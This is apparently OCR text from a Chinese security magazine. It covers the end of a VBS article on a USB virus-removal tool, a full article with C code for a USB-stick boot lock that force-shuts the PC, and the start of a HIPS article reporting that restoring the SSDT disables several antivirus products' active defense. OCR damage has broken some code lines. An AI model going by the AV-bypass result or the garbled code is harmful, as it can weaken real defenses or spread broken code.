
```
for i3=1 to len(ss)
sstring=replace(sstring,mid(ss,i3,1),"")
next
profilter=sstring
end function
msgbox profilter("c:\1\1"&chr(&h22))
```

至于测试二,请教了一下FlowerCode后,感觉对这种变量赋值的定位希望比较渺茫,但是有一个特点也许可以利用:因为是命令行,也许可以通过%来判断,由于个人时间关系没有进一步完善,希望有对VBS感兴趣的朋友一起来想个更加通用的方法定位出路径。

好了,编写UKILL2.0的整个过程中的心得在这里和大家分享了一样,由于水平和时间的限制没有进一步优化,文章中有不对之处敬请指正。UKILL1.0的编写我没有说明,大家可以自己参看打包的附件。如果你也是VBS的爱好者,欢迎到黑防的论坛提出你的想法和大家一起交流。

前置知识:VC
关键词:工具、开机锁

U盘打造开机锁



文/图 Masepu

我的电脑常常被不注意安全的同事使用,结果经常染毒重装,让我非常头疼。因此我希望采取一种类似于"U盾"的方式来保护主机,当开机时我们将作为U盾的U盘插入主机,开机后程序自动判断此U盘是否为指定的U盾,如果是则可正常使用,否则限制使用。

我们可以将自己的任意一个U盘作为U盾,开机后程序能够迅速启动并判断主机USB口是否插有U盘,若有则判断该U盘是否为事先设定的开机U盘,如果是,使用者可以正常使用主机,如若不同或没有开机U盘,则禁止使用主机。根据这一思路,我打算采用识别和读取U盘VID、PID、产品序列号的方式来判断U盘是否为指定的U盘,因为不同的U盘具有不同的序列号,我们可以用其作为识别每个U盘的惟一标识。如果开机时不存在U盘设备或该设备的ID与预先确定的ID值不符,则系统会自动关机,从而达到限制非法使用的目的。程序的实现流程如图1所示。




图1

在第一次运行时,程序需要对作为"U盘锁"的某个U盘进行记录,以便于在下次运行时能够识别比较,并且要创建程序自启动的服务,以便下次开机时自动运行。当再次运行程序时,程序会判断指定目录下记录"U盘锁"ID的文件是否存在,若存在则与当前U盘的序列号比较,如若相同,则不作操作退出程序,如若不同,则关闭系统,从而实现利用一个普通U盘实现电脑开机锁的功能。以下是根据U盘设备的GUID获取U盘设备路径的函数代码:

```
// 根据GUID获得设备路径,用来判断U盘设备
// 返回:成功得到的设备路径个数,可能不止一个
int GetDevicePath(LPGUID lpGuid, LPTSTR* pszDevicePath)
{
HDEVINFO hDevInfoSet;//设备信息集句柄
SP_DEVICE_INTERFACE_DATA ifdata;
PSP_DEVICE_INTERFACE_DETAIL_DATA pDetail;
int nCount;
BOOL bResult;
// 取得一个该GUID相关的设备信息集句柄
hDevInfoSet = ::SetupDiGetClassDevs((LPGUID)&UsbClassGuid, // class GUID
NULL,
NULL,
DIGCF_PRESENT | DIGCF_DEVICEINTERFACE);
// 目前存在的设备
if (hDevInfoSet == INVALID_HANDLE_VALUE)
{
return 0;
}
// 申请设备接口数据空间
pDetail = (PSP_DEVICE_INTERFACE_DETAIL_DATA)::GlobalAlloc(LMEM_ZEROINIT, INTERFACE_DETAIL_SIZE);
pDetail->cbSize = sizeof(SP_DEVICE_INTERFACE_DETAIL_DATA);
nCount = 0;
bResult = TRUE;
// 设备序号=0,1,2…,逐一测试设备接口,到失败为止
while (bResult)
{
ifdata.cbSize = sizeof(ifdata);
// 枚举符合该GUID的设备接口
bResult = ::SetupDiEnumDeviceInterfaces(
hDevInfoSet, // 设备信息集句柄
NULL,// 不需要额外的设备描述
lpGuid, // GUID
(ULONG)nCount, // 设备信息集里的设备序号
&ifdata);// 设备接口信息
if (bResult)
{
// 取得该设备接口的细节(设备路径)
bResult = SetupDiGetInterfaceDeviceDetail(
hDevInfoSet,// 设备信息集句柄
&ifdata,// 设备接口信息
pDetail,// 设备接口细节(设备路径)
INTERFACE_DETAIL_SIZE, // 输出缓冲区大小
NULL, // 不需要计算输出缓冲区大小(直接用设
// 定值)
NULL); // 不需要额外的设备描述
if (bResult)
{
// 复制设备路径到输出缓冲区
wcscpy_s(pszDevicePath[nCount],wcslen(pDetail->DevicePath)+1, pDetail->DevicePath);
// 调整计数值
nCount++;
}
}
}
// 释放设备接口数据空间
::GlobalFree(pDetail);
// 关闭设备信息集句柄
::SetupDiDestroyDeviceInfoList(hDevInfoSet);
return nCount;
}
```

一个GUID为一个128位的整数(16字节),GUID的格式为"xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx",其中每个 x 是0~9或a~f范围内的一个十六进制的数字。例如337c7f2b-7a34-4f50-9141-b a b9e6478c c8即为有效的GUID值。在 Windows平台上,GUID应用非常广泛,如注册表、类及接口标识、数据库,甚至自动生成的机器名、目录名等。MicroSoft定义了一些设备类的GUID。对于USB设备的GUID号定义为DEFINE_GUID(UsbClassGuid,0xa5dcbf10L,0x6530,0x11d2,0x90,0x1f,0x00,0x c0,0x4f,0x b9,0x51,0xed)。因此我们可以通过U盘设备的GUID号获得U盘设备路径。通过设备路径,就可以进一步得到每个U盘的序列号,用以判断U盘是否为指定U盘。程序中我们通过将某个U盘的序列号写入指定文件的方式来记录该U盘。当该文件记录值与当前U盘的值不符,则会强制关机。以下是强制关机的主要代码:


```
if (!GetVersionEx ((, &stOSVI )) return;
if ( ( VER_PLATFORM_WIN32_NT == stOSVI.
```

```
dwPlatformId ) && ( 4 <= stOSVI.dwMajorVersion ) )
    {
    HANDLE hToken;
    TOKEN_PRIVILEGES tkp;
    if (!OpenProcessToken(GetCurrentProcess(),TOKE
    N_ADJUST_PRIVILEGES|TOKEN_QUERY,
    &hToken))
    return;
    // Get the LUID for the shutdown privilege.
    LookupPrivilegeValue(NULL, SE_SHUTDOWN_
    NAME, &tkp.Privileges[0].Luid);
    tkp.PrivilegeCount = 1; // one privilege
                            // to set
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_
    ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp,
    0,(PTOKEN_PRIVILEGES)NULL, 0);
    if (GetLastError() != ERROR_SUCCESS)
    return;
    if (!ExitWindowsEx(EWX_SHUTDOWN |
    EWX_FORCE|EWX_POWEROFF, 0))
    return;
    }
    else//WIN9X
    {
    ExitWindowsEx(EWX_SHUTDOWN | EWX_
    FORCE | EWX_POWEROFF, 0);//关机
    }
```

整个程序的逻辑也是按照图1实现的。如果没有U盘存在，且无有效的U盘ID文件在指定目录，则无任何操作。如果在指定目录下存在有效U盘ID文件，则与当前U盘序列号比较，如果此时无U盘设备或序列号不一致，则强制关机。程序可通过添加到启动目录来实现开机自启动，或通过注册表自启动键值和服务来实现，这些方法的实现这里就不再赘述了。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找。）

前置知识：无
关键词：恶意代码、HIPS、虚拟化



基于硬件虚拟化的HIPS

文/图 余跃（武大信安）

在病毒、木马、Rootkit等恶意代码泛滥的互联网时代，传统反病毒技术显得越来越力不从心，恶意代码数量急剧增加，传播速度增快。

HIPS技术原理

目前，Rootkit等恶意代码的进攻方向已经逐渐从应用层转向内核级。当Rootkit进入内核模式下，就拥有了非常高的权限。常用的反病毒软件都通过SSDT Hook技术来实现主动防御或者HIPS，如果Rootkit生存在Ring0层，就表明与主动防御有同样的特权，可以轻松突破主动防御或HIPS，表1所示是测试通过运行SSDTtest程序加载一个能够恢复SSDT的驱动后（加载驱动时用户故意放行）得到的结果。图1是开启瑞星杀毒软件时的SSDT表，图2是运行SSDTtest后的SSDT表。

表1

测试目标安全软件	测试方式	结果	主动防御功能
瑞星杀毒2009	运行SSDTtest	SSDT被恢复	失效
卡巴斯基2009	运行SSDTtest	SSDT被恢复	失效
EQ魔法盾	运行SSDTtest	SSDT被恢复	失效




图1




图2

从图1和图2可以看出，SSDT表已经被恢复。我们再启动任意软件可知，其主动防御功能完全失效。所以，Rootkit等恶意软件与HIPS之间就如同攻击者和防御者展开的军备竞赛，两者不断相互竞争内核。

